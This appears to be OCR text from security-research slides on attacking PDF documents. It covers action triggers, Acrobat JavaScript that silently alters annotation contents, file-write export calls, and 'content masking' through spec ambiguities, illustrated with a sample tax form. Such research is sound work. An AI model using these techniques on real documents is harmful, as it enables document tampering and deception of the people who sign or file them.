
Form **1040** Department of the Treasury—Internal Revenue Service (99) **U.S. Individual Income Tax Return** 2019 OMB No. 1545-0074 IRS Use Only—Do not write or staple in this space.


Filing Status Check only one box. □ Single □ Married filing jointly □ Married filing separately (MFS) □ Head of household (HOH) □ Qualifying widow(er) (QW)

If you checked the MFS box, enter the name of spouse. If you checked the HOH or QW box, enter the child's name if the qualifying person is a child but not your dependent. ▶


Your first name and middle initial	Last name	**Your social security number**
If joint return, spouse's first name and middle initial	Last name	**Spouse's social security number**
Home address (number and street). If you have a P.O. box, see instructions. Apt. no.		**Presidential Election Campaign** Check here if you, or your spouse if filing jointly, want $3 to go to this fund. Checking a box below will not change your tax or refund. □ You □ Spouse
City, town or post office, state, and ZIP code. If you have a foreign address, also complete spaces below (see instructions).		

Source: wondershare.com


Page
/AA
/Contents
Annotation
/AA
/Link
Field
/AA
Catalog
/Names
/AA will print
/OpenAction
Call Action
JavaScript
Launch
/Print
/Open
Thread
GoToE
GoToR
ImportData
SubmitForm
URI
/Base
/URI
File
Embedded File
Local File
URL
Network Share





```
old_value = getAnnots()[i].contents;
getAnnots()[i].contents = "new value";
```



```
getAnnots()[i].contents = old_value;
```

File Write Access


Page
/AA
/Contents
Annotation
/AA
/Link
Field
/AA
Catalog
/Names
/AA
/OpenAction
Call Action
JavaScript
Launch
Thread
GoToE
GoToR
ImportData
SubmitForm
URI
/Print
/Open
/Base
/URI
File
Embedded File
Local File
URL
Network Share




```
this.exportAsFDF(false, true, "file.fdf");
this.exportAsXFDF(false, true, "file.xfdf")
this.exportAsText(true, "file.txt");
this.exportDataObject({cName: "file.pdf"});
this.exportXFAData({cPath: "file.xdp"});
this.extractPages({cPath: "file.pdf"});
```

Content Masking

Content Masking

Spec ambiguities



%PDF-1.7

1 0 obj Catalog

/Pages 2 0 R

4 0 obj *stream*

„Hello world!“

xref


trailer

/Root 1 0 R

Content Masking

Spec ambiguities

- PDF confusion



%PDF-1.7

1 0 obj Catalog

/Pages 2 0 R

4 0 obj *stream*

„Hello world!“

xref


trailer

/Root 1 0 R

Content Masking

Spec ambiguities


- PDF confusion
- Doc confusion



Content Masking

Spec ambiguities


- PDF confusion
- Doc confusion
- Object confusion



Content Masking

Spec ambiguities


- PDF confusion
- Doc confusion
- Object confusion
- Content streams



Content Masking

Spec ambiguities

- PDF confusion
- Doc confusion
- Object confusion
- Content streams
- Stream syntax



%PDF-1.7

1 0 obj Catalog

/Pages 2 0 R

4 0 obj *stream*

